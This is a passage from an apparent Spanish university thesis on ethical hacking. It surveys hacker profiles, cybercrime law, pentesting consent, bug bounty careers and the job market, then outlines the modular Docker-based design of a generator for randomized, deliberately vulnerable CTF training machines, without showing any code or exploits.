y personas que generalmente provienen del ámbito político o de otro tipo. Como ejemplo, el grupo de hackers Anonymous se ajusta bastante bien dentro de los sombreros grises ya que luchan contra el sistema y para ello llevan a cabo ciertas acciones contra gobiernos, instituciones, empresas y personas. Por tanto, no pueden ser considerados blancos, pero tampoco negros, por el hecho de luchar por una causa socialmente justa que pueda beneficiar para bien a las personas. Por ejemplo, este perfil suele ser bastante defensor de la privacidad en internet, del anonimato, de la lucha contra la corrupción, la manipulación de las masas, manipulación de mercados, etc. Podemos decir, que los beneficiados de este grupo es la población, pero con posibles efectos colaterales a empresas y personas que no quieren formar parte del problema.

Cada uno debe ser consciente de las cartas que juega a la hora de hacer según qué cosas en el mundo de Internet. Antiguamente no había tantas leyes regulando el panorama de la ciberseguridad, hoy en día ya tenemos vigentes determinados artículos que regulan un poco el tema legal. Por ejemplo, en España tenemos el Artículo 264 bis del código penal que dice así: "*Será castigado con la pena de prisión de seis meses a tres años el que, sin estar autorizado y de manera grave, obstaculizara o interrumpiera el funcionamiento de un sistema informático ajeno*" (Conceptos Juridicos, 2015, Artículo 264 bis del Código Penal. Puntos 1, 2 y 3)[8]. Siendo este uno de

[8] (Conceptos Juridicos, 2015, Artículo 264 bis del Código Penal. Puntos 1, 2 y 3)

los artículos que más relacionados están con el hacking y la explotación de sistemas vulnerables.

Todo esto que acabamos de comentar es lo que respecta a los perfiles de hacker que una persona puede tomar en base a sus creencias, ideales y modo de actuar. No obstante, si hablamos específicamente del ámbito laboral, será necesario seguir unas pautas y comprometerse con ellas para no caer en problemas y repercusiones legales posteriores. Se debe de tener en cuenta que, al hacer una prueba de penetración sobre una empresa, institución o pequeña página web de un particular, no se sabe lo que se puede encontrar. Es decir, puede ser que toque realizar un *pentesting* sobre una institución militar, un colegio, un hospital, una tienda de ropa, etc. Por tanto, la información con la que un *pentester* se encuentra será más o menos delicada dependiendo del caso. Es por ello, que la privacidad de los datos encontrados y observados debe de ser máxima para no comprometer a la entidad con la cual estás trabajando. Para llevar a cabo un buen entendimiento y privacidad máximas es necesario hablar con la entidad, es muy común que en prácticas de *pentesting* para evaluar la seguridad de un sitio web, aplicación o entorno se pacte un consentimiento informado entre el hacker y la entidad. Este consentimiento, por lo general, es un escrito formal que informa a la empresa de lo que se va a hacer, así mismo, se acuerdan los objetivos, los límites que no se pueden traspasar bajo ningún concepto, posibles efectos secundarios que podrían aparecer durante las sesión y análisis de riesgos. Toda esta información se puede encontrar en la guía proporcionada por la OWASP (Open Web Application Security Project) que explica cómo llevar a cabo una prueba de penetración exitosa junto con el tema expuesto de las autorizaciones entre hacker y entidad además de los aspectos legales (OWASP, 2020, Testing Guide v4. Página 12, Apartado: Understand the Scope of Security))[9]. Esta guía es solo una recomendación y una forma de operar, la OWASP (OWASP, 2024, About the OWASP Foundation)[10] es una organización sin ánimo de lucro de mucha relevancia en el ámbito de la ciberseguridad y que lleva muchos años de experiencia intentando hacer Internet un lugar más seguro. No obstante, la forma final de hacer las cosas resultará del pacto que haya entre ambas partes. En otras ocasiones puede ser posible que se hago uso de un contrato de confidencialidad, también conocido por las siglas NDA. Firmar este acuerdo implica la no divulgación de la información obtenida para proteger la información sensible que se pueda llegar a obtener durante la sesión. Por otro lado, es muy común que las empresas informen con el hecho de tener mucho cuidado a la hora de realizar ciertas acciones que puedan comprometer el funcionamiento normal de la aplicación. Por ejemplo, en los programas de *bug bounty* donde las empresas se ofrecen como voluntarias para ser auditadas por hackers, se hace mucho énfasis en que únicamente se debe de identificar la vulnerabilidad y demostrar que es explotable con las mínimas pruebas posibles. Esto se hace así con la finalidad de no ir más allá e interrumpir el funcionamiento de la aplicación. En muchas ocasiones, incluso a pesar de ser un programa donde la empresa se ofrece a ser vulnerada, se avisan de las consecuencias legales que se pueden tramitar si se llegase a hacer mucho daño. Además, las empresas avisan del llamado *scope* es decir, una lista de direcciones dentro

[9] (OWASP, 2020, Testing Guide v4. Página 12, Apartado: Understand the Scope of Security)
[10] (OWASP, 2024, About the OWASP Foundation)

del servicio que pueden ser auditadas para buscar fallos. Todo lo que se salga de esta lista, puede tener consecuencias legales graves si intentamos hacer daño. Hay que tener en cuenta que nuestra IP pública la puede ver todo el mundo, si hiciéramos algo grave, la empresa va a saber el país procedente y una vez en el país, se podría averiguar a que ISP (*Internet Server Provider*) pertenece la IP e identificar a la persona responsable. Una vez en este punto, en el peor de los casos la empresa podría denunciar por los daños causados o incluso aplicar alguno de los tratados internacionales de ciberseguridad como el convenio de Budapest sobre el cibercrimen (BOE, 2010, Instrumento de Ratificación del Convenio sobre la Ciberdelincuencia, hecho en Budapest el 23 de noviembre de 2001. Articulos 2, 3, 4, 5, 6, 7, y 8 principalmente)[11] que pretende perseguir delitos informáticos en todo el mundo. Así que, hay que tener cuidado con lo que el hacker está haciendo y respetar las reglas que la empresa ofrece si se quiere tener éxito a nivel profesional y legal. Obviamente fallos pueden haber y debido a la naturaleza de esta práctica, las cosas no siempre salen bien a causa de la complejidad de los sistemas informáticos actuales. Por este motivo, puede haber efectos inesperados como consecuencia de las acciones que el hacker está llevando a cabo. Con respecto a este punto, las empresas deben de ser muy conscientes y saber a lo que se exponen al ofrecerse como voluntarias en estos programas.

Una vez aclarados los distintos perfiles que pueden aparecer en el hacking y las regulaciones legales que impiden realizar determinados actos en el mundo digital, es cuestión de que cada uno tome la decisión pertinente siendo conscientes de la situación a la que pueden llegar si van demasiado lejos. Si la intención es únicamente forjar un camino profesional en esta disciplina para vivir de ello ayudando a los demás, entonces, no debería de haber grandes preocupaciones.

3.3 Análisis laboral, oportunidades de negocio y emprendimiento

En cuanto al ámbito laboral, existen varias oportunidades en esta área de la ciberseguridad. Por un lado, se puede destacar la presencia de los Red Team y Blue Team en ciertas organizaciones. El Red Team y Blue Team son dos grupos especializados en diferentes ámbitos de la ciberseguridad que trabajan conjuntamente para hacer que los sistemas de una organización sean robustos. Muchas empresas a lo largo de todo el mundo ya están implementando estos dos equipos en sus departamentos de ciberseguridad con la finalidad de incrementar el nivel y calidad de protección ante amenazas externas. El Red Team se encarga de hacer pruebas de penetración, encontrar vulnerabilidades y explotar los sistemas. Este perfil, es conocido también como *Ethical Hacker*, y evidentemente, tiene competencias y habilidades en hacking que han sido obtenidas mediante la resolución de retos CTF durante su periodo de formación, además de poseer certificaciones de Ethical Hacking como la OSCP. Por otro lado, tenemos el Blue Team, este perfil está más orientado a la defensa de los

[11] (BOE, 2010, Instrumento de Ratificación del Convenio sobre la Ciberdelincuencia, hecho en Budapest el 23 de noviembre de 2001. Articulos 2, 3, 4, 5, 6, 7, y 8 principalmente)

sistemas y no tanto en el perfil de hacker. Saben identificar vulnerabilidades internas y realizar otro tipo de configuraciones como desplegar sistemas IDS e IPS, configurar los cortafuegos, asegurar que cada sistema tenga instalado un antivirus actualizado, instalar otros tipos de software de seguridad en los dispositivos que utilizan los usuarios de la organización, solucionar vulnerabilidades descubiertas por el Red Team, analizar la actividad de red interna, seguridad de procesos, análisis de huellas digitales, etc. El Blue Team tiene un perfil más administrativo y como se puede observar, difiere bastante del Red Team ya que tienen funcionalidades distintas. Si tu perfil deseado es el de *Ethical Hacker*, entonces surge una gran oportunidad laboral a la hora de unirte al Red Team de una empresa. Esto te permitirá poner en práctica tus habilidades de hacking aprendidas, penetrando y explotando los sistemas de la organización con la finalidad de detectar vulnerabilidades, comunicarlas al Blue Team y proponer posibles soluciones y recomendaciones.

En cuanto a las oportunidades de negocio y emprendimiento podemos remarcar una gran cantidad de opciones. Por un lado, como ya se ha mencionado varias veces en este trabajo existe la oportunidad de participar en los programas de caza recompensas o *bug bounty*. Hay varias empresas que se dedican a ofrecer estos programas, entre las más populares destacamos HackerOne y Bugcrowd pero hay muchas más. El nivel de éxito dependerá obviamente de la experiencia que se tenga, que, por lo general, no es un proceso rápido y requiere de mucho tiempo. Antes era más sencillo detectar vulnerabilidades a las empresas y reportarlas. Ahora, hay muchas empresas que llevan una gran cantidad de años apuntadas en estos servicios de *bug bounty* y, por tanto, ya están muy auditadas y suelen ser bastante robustas. Debido a esa situación, resulta más difícil encontrar vulnerabilidades y reportarlas. No obstante, todos los meses salen nuevas empresas que se apuntan a estos programas de cazarrecompensas y resulta más sencillo tener éxito en la búsqueda de vulnerabilidades ya que han sido menos auditadas. Sin ir más lejos, hasta el día de hoy se sabe de doce personas en la plataforma de HackerOne, que han superado el millón de dólares en ingresos por realizar esta actividad. El caso más reciente sucedió en el año 2021 donde un usuario alcanzó la increíble cifra de dos millones de dólares de facturación por ofrecer sus servicios de hacking en dicha plataforma. Además, según datos de HackerOne publicados en el Hacker Report de la misma plataforma en el año 2020, la comunidad de hackers éticos incrementó en 600,000 usuarios con respecto al año anterior. Esos usuarios provienen de 170 países y protegen a 1700 empresas de todo el mundo que son las que se ofrecen como voluntarias en estos programas. Además, los hackers de la plataforma consiguieron generar un total de 100 millones de dólares lo que se traduce en 170,000 vulnerabilidades detectadas y corregidas. Remarcar que, estos datos se corresponden únicamente a la plataforma de HackerOne y que, como ya hemos comentado anteriormente, existen más plataformas del estilo que siguen siendo muy utilizadas como es el caso de Bugcrowd.

Las oportunidades de negocio evidentemente no quedan ahí, sino que van más allá. Recordemos el mundo en el que estamos viviendo, todo se está digitalizando y el hecho de ofrecer tus servicios en Internet está cogiendo cada vez más fuerza. De hecho, se está empezando a visualizar un futuro donde las oficinas o lugar de trabajo específico, se van a reducir considerablemente. Los trabajos remotos están cogiendo

cada vez más fuerza y saber moverse por Internet va a ser clave. Tanto es así, que la modalidad de trabajo *freelance* está convirtiéndose en una alternativa muy potente para dar tus servicios a personas individuales o empresas desde cualquier ubicación geográfica y establecido tus propios horarios. Plataformas como Upwork, Freelancer, Fiver, entre muchas otras, han cogido mucho protagonismo estos últimos años y los perfiles profesionales especializados en las TIC como informáticos, diseñadores 3D, editores de video, editores de imagen, programadores y todo lo que tenga que ver con las tecnologías de la información van a tener una gran oportunidad de desarrollo en este tipo de modalidades de trabajo. Las oportunidades de ser hacker ético usando la modalidad de trabajo *freelance* son totalmente posibles y de hecho ya hay personas viviendo de esto.

Siguiendo con los servicios que se pueden ofrecer en Internet, tenemos también la posibilidad de crear nuestra propia página web y ofrecer desde allí nuestros servicios de ciberseguridad y *pentesting* a las empresas o personas independientes. Este modelo de negocio es aplicable a cualquier habilidad que la persona tenga, por ese motivo, es muy flexible ya que se adapta a un gran abanico de opciones y posibilidades. De hecho, si se hace bien puede llegar a ser muy rentable. Además, el conocido hacker español Alcasec junto a su equipo, ha puesto en marcha recientemente una página web en la que ofrece servicios de ciberseguridad y *pentesting* a la persona o entidad que lo desee. Esto es tan solo uno de los miles de ejemplos que hay en todo el mundo.

Si seguimos tirando del hilo, podemos incluso iniciar un canal de YouTube para crear nuestra propia marca personal, lo que nos ayudará a impulsar nuestro camino profesional. Ser creador de contenido se está convirtiendo en una oportunidad de negocio excelente ya que te permite vincular tu propia imagen con el servicio que ofreces. De este modo, la persona que contrata el servicio no lo hace explícitamente por el servicio en sí, si no por la persona que hay detrás. Esto por muy raro o impactante que parezca, es totalmente verídico y está funcionando. El hecho de tener tu marca personal y demostrar tus habilidades y conocimiento al mundo, demuestra que sabes de un determinado tema y probablemente seas capaz de solucionar el problema de otra persona en tu ámbito. Si a eso le sumamos que ofreces servicios y los juntas con tu marca personal, la persona que te vea establecerá una relación de confianza más directa y duradera. Gracias a internet todo se puede monetizar, simplemente hay que buscar la forma de hacerlo y la marca personal es una herramienta que te impulsará a cumplir dicho objetivo. Se dice que este modelo de negocio va a suponer una revolución en el futuro y de hecho ya lo está siendo. Sin ir más lejos, y ya haciendo hincapié en la temática de este trabajo, hay un creador de contenido español que se dedica a la ciberseguridad y hacking ético, que ha logrado construir marca personal y asociar a ella sus servicios. Su nombre en redes sociales como YouTube, Twitch e Instagram es S4vitar y es el creador de contenido de hacking ético más grande de España y probablemente del mundo hispano. Sube contenido en forma de vídeos en YouTube, pero usa la plataforma de Twitch para hacer directos resolviendo retos CTF de plataformas como HackTheBox y Tryhackme al mismo tiempo que proporciona una explicación bastante didáctica del porqué de las cosas que hace. Por tanto, este tipo de creadores resulta altamente enriquecedor para la comunidad que está aprendiendo hacking ético. S4vitar posee la certificación OSCP, una de las certificaciones más

valiosas en el mundo del hacking y *pentesting*. Según lo que cuenta en varios de sus vídeos, ha realizado auditorías de seguridad a varias empresas importantes de España tanto del sector público como privado. Todo ello gracias al perfil que ha logrado construir en internet. Además de todo lo comentado, también posee una academia donde poder formarse en habilidades de hacking y preparase para la OSCP.

Como hemos podido comprobar, las oportunidades laborales y de negocio son más que claras y está habiendo una alta demanda de este tipo de profesionales porque poseen una habilidad muy valiosa dentro del mundo de la ciberseguridad. Con este pequeño análisis nos damos cuenta de hasta donde una persona puede llegar dedicándose profesionalmente al hacking. Por ese motivo, cabe remarcar la importancia de los CTF como vía de aprendizaje y formación, así como de la constancia y trabajo que se requiere llevar a cabo para alcanzar dicho nivel de éxito profesional.

3.4 Identificación y análisis de soluciones posibles

Para desarrollar esta herramienta generadora de CTF se han tenido en cuenta varias opciones y formas de estructurar el contenido, así como el algoritmo que construye la instancia de la aplicación.

Antes de comentar las estructuras que se tenían en mente, hay que remarcar la estructura típica que presentan los CTF. Evidentemente, no tiene por qué ser siempre así, pero dependiendo de la dificultad, presentará más o menos partes. Por un lado, tenemos el CTF con una única vulnerabilidad web con la cual se intentará acceder a la máquina y una vulnerabilidad a nivel de máquina (sistema operativo) para escalar privilegios. Por tanto, podemos decir que esta estructura únicamente tiene dos vulnerabilidades. Otra opción muy común de ver en los CTF es poner la vulnerabilidad en el lado del administrador. Es decir, muchas aplicaciones por lo general, tienen un panel de administrador al cual solo puede acceder la persona con las credenciales de dicho usuario. Esta estructura implica autenticarse con el usuario admin como sea posible, apoyándose de otra vulnerabilidad a nivel web, probando contraseñas aleatorias, haciendo búsqueda de la estructura de la aplicación web mediante herramientas específicas para ello, robando los tokens de autenticación, haciendo uso de técnicas de phishing, aplicar fuerza bruta, vulnerabilidades en el registro de usuarios, etc... Hay una gran variedad de métodos para llevar a cabo esta acción que dependerá de la aplicación. Mediante la vulnerabilidad situada en el panel de administrador es con la que entraremos a la máquina y escalaremos los privilegios. En este tipo de estructuras, es común ver tres vulnerabilidades: una vulnerabilidad web que permita el acceso al usuario admin, otra vulnerabilidad web en el panel de administrador para acceder a la máquina y finalmente una vulnerabilidad a nivel de sistema operativo para escalar los privilegios. Un total de tres vulnerabilidades.

El planteamiento principal que se ha llevado a cabo es combinar estos dos casos. Es decir, se ha tenido en consideración el caso en el que hay una única vulnerabilidad web con la que poder entrar en la máquina y escalar los privilegios. Pero también, se ha tenido en cuenta el caso en el que hay dos vulnerabilidades web, una para poder

convertirse en el usuario admin de la aplicación, y otra, para poder acceder a la máquina desde el panel del administrador haciendo uso de una vulnerabilidad situada en dicho panel. Las vulnerabilidades en el sistema operativo para escalar los privilegios se mantienen constantes en ambos casos ya que se tratan de forma aislada por el simple hecho de que están ubicadas en la máquina y no en la aplicación web.

Agrupando toda esta información y estructurándola de manera coherente, tenemos que, a nivel general podemos identificar dos módulos: el módulo web y el módulo de escalada de privilegios. El módulo web abarca todas las vulnerabilidades y configuraciones peligrosas a nivel de web y el módulo de escalada de privilegios consiste en las configuraciones vulnerables a nivel de sistema operativo.

Hay que recordar, que la aplicación web se trata de una aplicación multiinstancia. Eso quiere decir que cada vez que se despliegue la aplicación, las vulnerabilidades a nivel web y a nivel de sistema operativo serán distintas y elegidas aleatoriamente. Es importante tener en cuenta el detalle de que será multiinstacia y aleatorio ya que con este mecanismo tenemos la oportunidad de aplicar un gran abanico de vulnerabilidades en una misma aplicación web. De este modo, el usuario podrá practicar y experimentar con esta variedad de casos y tocar de todo un poco.

Para lograr que este funcionamiento sea posible, se han considerado tres posibles opciones para dar solución a este problema. El primer caso, consistía en un algoritmo que generara las páginas PHP y configuraciones aleatoriamente según varias opciones y condiciones. Este primer caso es relativamente complejo ya que resulta tedioso gestionar todas las posibles opciones que se pueden dar dentro de la aplicación web. No solo eso, sino que también habría que tener en cuenta la configuración de la base de datos, la configuración del sistema operativo y posibles configuraciones adicionales a nivel web. Además, resultaría complicado de mantener a la hora de hacer cambios y de añadir nuevas funcionalidades.

La segunda solución consiste en replicar manualmente la aplicación web en múltiples directorios, de este modo, cada una de las réplicas tiene cargada una vulnerabilidad web diferente. La principal ventaja de esta solución es que el algoritmo implicado en seleccionar estas réplicas o instancias es muy sencillo. Al tener una algorítmica sencilla, perdemos en el aspecto de la eficiencia a nivel de hardware, ya que esta solución implicaría tener replicada la aplicación web en muchos directorios lo que aumentaría el peso de la aplicación en general.

La tercera solución consiste en una combinación de las anteriores. Por un lado, se mantiene una copia de la aplicación web sin vulnerabilidades, esta copia, recibirá el nombre de aplicación web base. Por otro lado, se crearán dos directorios llamados WEB_VULN y PRIV_SCALATION_VULN los cuales contendrán única y exclusivamente las configuraciones vulnerables necesarias a nivel de web y de máquina para poder crear las instancias vulnerables. WEB_VULN contiene las páginas PHP y configuraciones web vulnerables que son necesarias para crear instancias vulnerables de la aplicación web y PRIV_SCALATION_VULN contiene las configuraciones a nivel de sistema operativo necesarias para crear instancias vulnerables en dicho nivel. Finalmente, un algoritmo seleccionará la aplicación web base y se encargará de barajar

todas las combinaciones posibles entre WEB_VULN y PRIV_SCALATION_VULN para crear la instancia vulnerable final. Esta solución supone un equilibrio desde el punto de vista algorítmico, de mantenimiento y de hardware en el sentido del peso total de la aplicación y del espacio ocupado en disco.

3.5 Solución propuesta

Teniendo en cuenta las tres soluciones propuestas en el apartado anterior, se ha decidido implementar la tercera y última de ellas. Tal y como se ha comentado, la tercera solución supone un equilibrio entre el peso de la aplicación, mantenimiento y complejidad del algoritmo de selección. Además, es una solución muy interesante ya que su estructura es completamente modular lo que ayudará a añadir nuevas funcionalidades y vulnerabilidades en caso de que sea necesario. Por otro lado, el algoritmo diseñado no resulta complejo de entender ni tampoco de modificar y se adapta muy bien a este tipo de estructura modular con posibilidades de ampliarla en un futuro con pequeños cambios. Si se desea agregar una nueva vulnerabilidad o configuración de algún tipo, simplemente bastaría con crear la página y configuración vulnerable correspondiente y agregarla a uno de los módulos.

Dicho esto, la idea es simple. Por un lado, hay que desarrollar una aplicación web vulnerable. En nuestro caso la aplicación web se llama RapidTap y consiste es un juego en el que se deben de efectuar todos los *clicks* de ratón posibles sobre un botón durante un minuto. Finalmente, enviar la puntuación a una base de datos en el servidor. Remarcar que el funcionamiento de la aplicación en si no nos importa, ni si quiera su diseño, usabilidad o experiencia de usuario, esto son conceptos que se salen del objetivo de este trabajo. La idea principal es tener un servicio web vulnerable en la máquina con el que poder practicar vulnerabilidades. Un buen diseño, usabilidad y experiencia de usuario no exime a una aplicación web de tener vulnerabilidades, son cosas totalmente paralelas y distintas.

Una vez desarrollada la aplicación web debemos de pensar como hay que organizarlo todo de forma que, en cada instancia de la aplicación, se generen distintas vulnerabilidades. Es aquí donde entra el concepto de modularidad comentado anteriormente.

Lo primero de todo es considerar una aplicación web base, la cual estará totalmente libre de vulnerabilidades. Haremos uso de la aplicación base, para introducir en esta las vulnerabilidades correspondientes elegidas por el algoritmo. Como se ha comentado anteriormente, las vulnerabilidades se van a almacenar de manera independiente en dos módulos que son los directorios: WEB_VULN y PRIV_SCALATION_VULN. El módulo WEB_VULN a grandes rasgos almacena las vulnerabilidades de tipo web y configuraciones necesarias. Dentro del directorio WEB_VULN vamos a encontrar dos tipos de subdirectorios diferenciados por sus nombres. Por un lado, directorios con el nombre conf_x y por el otro, directorios con un nombre que nosotros queramos, en este caso no tiene por qué ser estricto. Sin embargo, para que la explicación quede más clara, llamaremos a estos subdirectorios

con el nombre de “subdirectorios de elección”. Los subdirectorios conf_x se llaman así porque su función es almacenar las configuraciones vulnerables de tipo web en forma de páginas PHP, archivos SQL y archivos de texto que contendrán posibles configuraciones adicionales. La x es realmente un número que indica el número de configuración web. Eso quiere decir que encontraremos subdirectorios con los nombres conf_1, conf_2, conf_3, conf_4... donde cada uno de estos subdirectorios almacenará una configuración web vulnerable en concreto. El nombre de estos subdirectorios debe de ser fijo, es decir, deben de comenzar con la palabra “conf” para que después el algoritmo detecte qué directorios son los que almacenan las vulnerabilidades y de este modo poder aplicarlas a la aplicación web base a la hora de generar la instancia. Estos subdirectorios conf_x que almacenan las configuraciones vulnerables, serán los que se elegirán aleatoriamente. Es decir, el algoritmo elegirá un subdirectorio conf_x de manera aleatoria en cada despliegue, de este modo, solucionamos el problema de elección de vulnerabilidades aleatorias. Además, también se ha mencionado que hay otro tipo de subdirectorio cuyo nombre no nos importa, pero que reciben el nombre de subdirectorio de elección. Este tipo de subdirectorio implica una elección adicional, es decir, que además de elegir una configuración vulnerable del directorio actual, se deberá elegir otra configuración vulnerable adicional que estará almacenada en este directorio. Los subdirectorios de elección también contendrán subdirectorios conf_x, al igual que el directorio anterior y además también podrá contener otros subdirectorios de elección que a su vez incluirán más subdirectorios conf_x. La idea de esto es crear un árbol de directorios en el que cada capa o nivel, esté llena de directorios conf_x y que, además, puedan existir varios subdirectorios de elección dentro de los mismos donde habrán más conf_x a aplicar. Si nos fijamos, la peculiaridad que presenta esta estructura, es que es de tipo recursiva, siempre se repite lo mismo hasta el infinito. La finalidad principal de hacerlo así, es que puede haber casos en los que una vulnerabilidad, esté relacionada con otra, entonces, la manera de relacionarlas es estableciendo estos directorios de elección que están relacionados con el directorio actual. Por ejemplo, imaginemos que estamos en la capa X del árbol, el primer paso es hacer una búsqueda de directorios conf_x y se elegirá uno de ellos de forma aleatoria. Supongamos que en la capa X se ha elegido la configuración conf_2. Ahora, si en dicha capa X existen directorios de elección, significa que hay más vulnerabilidades que pueden ser combinadas con las vulnerabilidades de la capa X. Por tanto, se elige un subdirectorio de elección aleatoriamente y se entra en el mismo. Ahora que estamos dentro de este subdirectorio de elección al cual llamaremos capa X+1, encontraremos de nuevo más directorios de configuración conf_x y posibles subdirectorios de elección. Por tanto, se hace lo mismo que antes, se elige un subdirectorio conf_x de manera aleatoria, supongamos que se elige el directorio conf_4. Además, vamos a suponer que en el nivel X+1 ya no hay más subdirectorios de elección, por tanto, ya no podemos elegir más y la recursión finaliza. Tenemos como resultado que de la capa X se eligió la configuración conf_2 y de la capa X+1 la configuración conf_4. Eso quiere decir que conf_2 de X y conf_4 de X+1 son vulnerabilidades que se complementan y que pueden trabajar conjuntamente.

La pregunta que puede surgir aquí es: ¿Por qué se ha llevado a cabo este tipo de estructura recursiva? La respuesta es simple, hay ocasiones en las que no necesitamos únicamente una vulnerabilidad a nivel web, si no que necesitamos dos, tres o las que

sean necesarias. Estas vulnerabilidades, deben de ir ordenadas según un criterio, es decir, no podemos poner vulnerabilidades sin ningún sentido ya que la experiencia del CTF sería un poco alocada y no tendría demasiada coherencia. Antes comentamos que hay muchos CTF en los que se pone una vulnerabilidad web en la página principal, y otra más grave en el lado del panel del administrador para entrar en la máquina. La idea de este CTF es aprovecharse de la vulnerabilidad de la página principal, para intentar convertirse en el usuario admin de la aplicación web y una vez autenticado como el usuario admin, acceder a su panel, encontrar la vulnerabilidad ubicada en dicho panel y entrar en la máquina. Si somos observadores, en este tipo de estructura de CTF, es necesario que haya una vulnerabilidad web para poder entrar al panel del admin donde habrá otra vulnerabilidad web. Por tanto, siempre que queramos poner una vulnerabilidad en el panel del administrador, deberemos poner otra vulnerabilidad en la aplicación web para que nos permita convertirnos en dicho usuario. Eso quiere decir, que hay dos vulnerabilidades web en total que se complementan entre sí para llevar a cabo el objetivo final que es entrar en la máquina. Por ende, si existe una vulnerabilidad en el panel de admin, debe de existir una vulnerabilidad fuera del panel de admin para poder acceder al mismo. Por este motivo, una estructura recursiva es una muy buena solución ya que todas las vulnerabilidades que se relacionan o complementan, acabarán seleccionadas en una misma rama del árbol de directorios que irá desde el inicio de este, hasta el final donde ya no haya más subdirectorios de elección. Todos los subdirectorios conf_x que hayan sido seleccionados a lo largo de la selección serán configuraciones vulnerables que se complementan entre sí. La recursión termina cuando se llega a un nivel o capa del árbol en la que ya no hay más subdirectorios de elección.

Con respecto al directorio PRIV_SCALATION_VULN, es donde se almacenarán las configuraciones vulnerables a nivel de sistema operativo para escalar los privilegios. El funcionamiento y estructura es exactamente igual que en WEB_VULN ya que el algoritmo trabajará de igual manera sobre este directorio. La única diferencia es el contenido que habrá dentro de los subdirectorios conf_x. Debido a que aquí estamos trabajando con el sistema operativo, las configuraciones consistirán en archivos de texto con comandos Docker para construir la imagen, binarios, scripts de todo tipo, etc... Por lo demás, el funcionamiento es exactamente el mismo.

Remarcar que, esta estructura de árbol de directorios habrá que cargarla manualmente. El proceso es relativamente sencillo, solo que hay que tener un poco de paciencia. Con respecto al directorio WEB_VULN, simplemente debemos de introducir en los subdirectorios conf_x configuraciones vulnerables en forma de páginas PHP, scripts de bases de datos como SQL y archivos de texto con configuraciones adicionales que se aplicarán cuando la instancia se despliegue mediante Docker. Es importante crear estos archivos con las extensiones correspondientes para la identificación de los mismos. Recordemos, que vamos a utilizar PHP en el lado del servidor, por tanto, las vulnerabilidades que suceden en los servidores PHP son generalmente debidas a malas praxis de programación en los ficheros PHP. Para organizarlo todo correctamente, lo primero es ver en qué ficheros PHP de la aplicación web base podemos meter vulnerabilidades. Una vez identificados los ficheros PHP que son buenos para vulnerar, hay que cogerlos, llevarlos a un directorio conf_x dentro de WEB_VULN y hacer los

ajustes necesarios a nivel de código para que la vulnerabilidad esté presente. Además, si es necesario establecer ajustes en la base de datos se añadirán scripts SQL o si se requiere a nivel de sistema operativo, añadiremos también ficheros de texto con los comandos Docker necesarios. La finalidad de esta estructura es aislar las posibles configuraciones vulnerables que vamos encontrando y de este modo, tenerlas organizadas dentro de estos subdirectorios. Para efectuar con éxito este proceso de identificación y carga, se requiere experiencia en hacking, ciberseguridad y administración de sistemas. En el capítulo 5 de este trabajo, se comentará en profundidad cada una de las vulnerabilidades introducidas y cómo funcionan.

Finalmente, el directorio PRIV_SCALATION_VULN se carga de la misma manera con subdirectorios conf_x. En este caso, contienen archivos con comandos Docker como creación de usuarios, creación de servicios, configuraciones de permisos, scripts de bash, scripts de Python, scripts de C, binarios compilados vulnerables, y todas aquellas herramientas necesarias para hacer del sistema operativo un entono vulnerable en el que se pueda llevar a cabo la escalada de privilegios.

El algoritmo utilizado para el despliegue de la instancia se encargará de seleccionar las combinaciones aleatorias correspondientes, crear los ficheros Dockerfile necesarios e inicializar el despliegue de la instancia mediante Docker Compose.

4. Diseño de la solución

Como ya se ha comentado anteriormente, la solución va a involucrar el uso de contendores Docker. Al hacer uso de varios contenedores Docker, se utilizará la herramienta Docker Compose que permite desplegar una red interna de contenedores donde cada uno de ellos puede interactuar entre sí. Gracias al uso de contenedores Docker, nos permite alcanzar los objetivos de este trabajo con relativa facilidad ya que tenemos amplia libertad a la hora de seleccionar la imagen base, las configuraciones, los ajustes internos de dicha imagen, la estructura de los componentes internos, los servicios que se van a ejecutar etc... Esta tecnología es perfecta y es ampliamente utilizada para desplegar infraestructuras virtuales de todo tipo.

4.1 Arquitectura del sistema

El despliegue de contenedores Docker mediante Docker Compose permite desplegar una red de contenedores que facilitan la infraestructura planteada. La arquitectura interna de este generador de CTF consistirá en dos elementos o contenedores básicos que son: Contendor de base de datos y contendor de aplicación web. Estos elementos son los básicos y necesarios para que el CTF funcione. La Figura 3 muestra gráficamente como luciría esta arquitectura.



***Figura 3**: Red básica de contenedores*

No obstante, dependiendo del caso elegido, esta arquitectura puede modificarse y crecer. Hay un caso en concreto, en el que es necesario añadir un componente adicional a esta arquitectura base de contenedores. Se trata del contendor admin y el propósito de dicho contendor será explicado detalladamente en el siguiente punto. La Figura 4 muestra de nuevo la arquitectura anterior, pero con el contendor admin añadido.



Figura 4: *Arquitectura con el contenedor admin*

Como se puede observar, la arquitectura no se trata de un elemento fijo e invariable, sino que puede ser modificada en cada despliegue de instancia para satisfacer el funcionamiento del caso seleccionado. Podemos incluso decir que la propia arquitectura es modular, ya que añade o quita contendores en la red desplegada de Docker según sea necesario. Remarcar que, cuando hablamos de despliegue, no nos referimos a un contendor en concreto, sino a toda la red de contendores Docker. En cada despliegue de la red, todos los contenedores parten desde cero, con una configuración básica la cual podrá ser modificada por el algoritmo.

4.2 Diseño Detallado

A continuación, vamos a comentar el propósito de cada uno de los contendores que se pueden desplegar en la red de Docker.

- **Web container:** Este contendor tiene la funcionalidad de almacenar, ejecutar y ofrecer el servicio web que se carga en su interior. Por ese motivo, se corresponde con la máquina en la que habrá que realizar la escalada de privilegios ya que hace el papel de servidor web. Este contendor es el corazón del CTF ya que no solo ejecuta los servicios web que son vulnerables, sino también contiene una imagen de un sistema operativo funcional como lo es Ubuntu. Esto, permite llenar de multitud de configuraciones dicho contendor, ejecutar múltiples servicios, establecer permisos, ejecutar scripts, etc... En definitiva, es la máquina objetivo del CTF a la cual se accederá a través de las vulnerabilidades ubicadas en el servicio web y en la que, una vez dentro, habrá que encontrar la manera de escalar los privilegios al usuario root haciendo uso de las malas configuraciones encontradas durante la fase de escalada de privilegios. La aplicación web se almacena en el directorio /var/www/html que es un directorio clásico en Apache para servir servicios web. El resto de las configuraciones aplicadas en el contendor, dependerá de los archivos Dockerfile que almacenan los comandos necesarios para construir la imagen base y aplicar las configuraciones oportunas.

